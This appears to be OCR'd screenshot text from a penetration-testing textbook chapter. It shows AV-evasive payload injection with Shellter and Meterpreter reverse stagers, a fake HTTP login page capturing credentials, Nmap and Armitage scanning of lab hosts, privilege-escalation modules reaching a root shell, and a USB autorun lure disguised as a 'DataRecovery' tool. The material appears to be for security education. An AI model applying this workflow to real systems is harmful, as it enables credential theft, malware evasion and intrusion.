


```
     1010101 01    10 0100110 10      01  11001001 0011101 001001
     11      10    01 00      01      01      01   10      11    10
     0010011 1110001 11011    11      10      00   10011   011001
          11 00    10 01      11      01      11   01      01    11
     0010010 11    00 0011010 100111  000111  00   1100011 01    10 v7.2
     www.ShellterProject.com                       Wine Mode


Choose Operation Mode - Auto/Manual (A/M/H): A

PE Target:
```




```
* First Stage Filtering *
*************************

Filtering Time Approx: 0.00167 mins.



Enable Stealth Mode? (Y/N/H): Y

************
* Payloads *
************

[1] Meterpreter_Reverse_TCP   [stager]
[2] Meterpreter_Reverse_HTTP  [stager]
[3] Meterpreter_Reverse_HTTPS [stager]
[4] Meterpreter_Bind_TCP      [stager]
[5] Shell_Reverse_TCP         [stager]
[6] Shell_Bind_TCP            [stager]
[7] WinExec

Use a listed payload or custom? (L/C/H): L

Select payload by index: 1
```






```
msf6 > use auxiliary/server/our_basic_HTTP
msf6 auxiliary(server/our_basic_HTTP) > show options

Module options (auxiliary/server/our_basic_HTTP):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   REALM     Secure Site      yes       Authentication realm attribute to use.
   SRVHOST   0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the
                                         local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT   8080             yes       The local port to listen on.
   SSL       false            no        Negotiate SSL for incoming connections
   SSLCert                    no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                    no        The URI to use for this exploit (default is random)
   redirURL                   no        Redirect destination after sending credentials.

msf6 auxiliary(server/our_basic_HTTP) > set URIPATH login
URIPATH => login
msf6 auxiliary(server/our_basic_HTTP) > set redirURL https://www.google.com/
redirURL => https://www.google.com/
msf6 auxiliary(server/our_basic_HTTP) > exploit

[*] Listening for connections on 0.0.0.0:8080...
[*] Using URL: http://0.0.0.0:8080/login
[*] Local IP: http://192.168.249.136:8080/login
[*] Server started.
[*] We have a hit! Sending code 401 to client 192.168.249.140 now...
[+] 192.168.249.140 - Login captured! "Phil:H@cked4Sure!"
[*] Redirecting client 192.168.249.140 to https://www.google.com/
```




Start Metasploit?

A Metasploit RPC server is not running or not accepting connections yet. Would you like me to start Metasploit's RPC server for you?




```
[*] Nmap: Network Distance: 1 hop
[*] Nmap: Nmap scan report for 192.168.108.106
[*] Nmap: Host is up (0.000021s latency).
[*] Nmap: Not shown: 99 closed ports
[*] Nmap: PORT   STATE SERVICE VERSION
[*] Nmap: 22/tcp open  ssh     OpenSSH 7.7p1 Debian 2 (protocol 2.0)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Linux 3.X|4.X
[*] Nmap: OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
[*] Nmap: OS details: Linux 3.8 - 4.14
[*] Nmap: Network Distance: 0 hops
[*] Nmap: Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 256 IP addresses (19 hosts up) scanned in 97.56 seconds

msf >
```




Address	Label	Description	Pivot
192.168.108.1			
192.168.108.12			
192.168.108.15			
192.168.108.25			
192.168.108.30			
192.168.108.36			
192.168.108.38			
192.168.108.42			
192.168.108.48			
192.168.108.65			
192.168.108.76			
192.168.108.77			
192.168.108.87			
192.168.108.89			
192.168.108.90			


host	name	por		info
192.168.108.65	ftp	21	tcp	vsftpd 2.3.4
192.168.108.65	ssh	22	tcp	OpenSSH 4.7p1 Debian 8ubuntu1 protocol 2.0
192.168.108.65	telnet	23	tcp	Linux telnetd
192.168.108.65	smtp	25	tcp	Postfix smtpd
192.168.108.65	domain	53	tcp	ISC BIND 9.4.2
192.168.108.65	http	80	tcp	Apache httpd 2.2.8 (Ubuntu) DAV/2
192.168.108.65	rpcbind	111	tcp	
192.168.108.65	netbios-ssn	139	tcp	Samba smbd 3.X - 4.X workgroup: WORKGROUP
192.168.108.65	netbios-ssn	445	tcp	Samba smbd 3.X - 4.X workgroup: WORKGROUP
192.168.108.65	login	513	tcp	
192.168.108.65	tcpwrapped	514	tcp	


Armitage
Armitage View Hosts Attacks Workspaces Help
exploit
linux
local
abrt_raceabrt_priv_esc
apport_abrt_chroot_priv_esc
bpf_priv_esc
cron_persistence
desktop_privilege_escalation
docker_daemon_privilege_escalation
glibc_ld_audit_dso_load_priv_esc
glibc_origin_expansion_priv_esc
108.25
192.168.108.36
192.168.108.30
192.168.108.65
nmap X
Services X
Services X
exploit X
Pass Session X
Shell 2 X


```
$ whoami
root

$
```



```
Enable Stealth Mode? (Y/N/H): Y

*************
* Payloads *
*************

[1] Meterpreter_Reverse_TCP   [stager]
[2] Meterpreter_Reverse_HTTP  [stager]
[3] Meterpreter_Reverse_HTTPS [stager]
[4] Meterpreter_Bind_TCP      [stager]
[5] Shell_Reverse_TCP         [stager]
[6] Shell_Bind_TCP            [stager]
[7] WinExec

Use a listed payload or custom? (L/C/H): C

Select Payload: /root/message

Is this payload a reflective DLL loader? (Y/N/H): N
```



Recoverable deleted files detected.




17 security vendors flagged this file as malicious


022d32e67109bc47b0eaa5e94425c675f5aa29eb1624e971c445dbe521e01a9a

DataRecovery.EXE

peexe




```
[autorun]
open=DataRecovery.exe
icon=DataRecovery.exe,0
```




DataRecovery has automatically detected recently deleted files on this drive. Please run "DataRecovery.exe" to begin the restoration process.


Chapter 8: Python Fundamentals



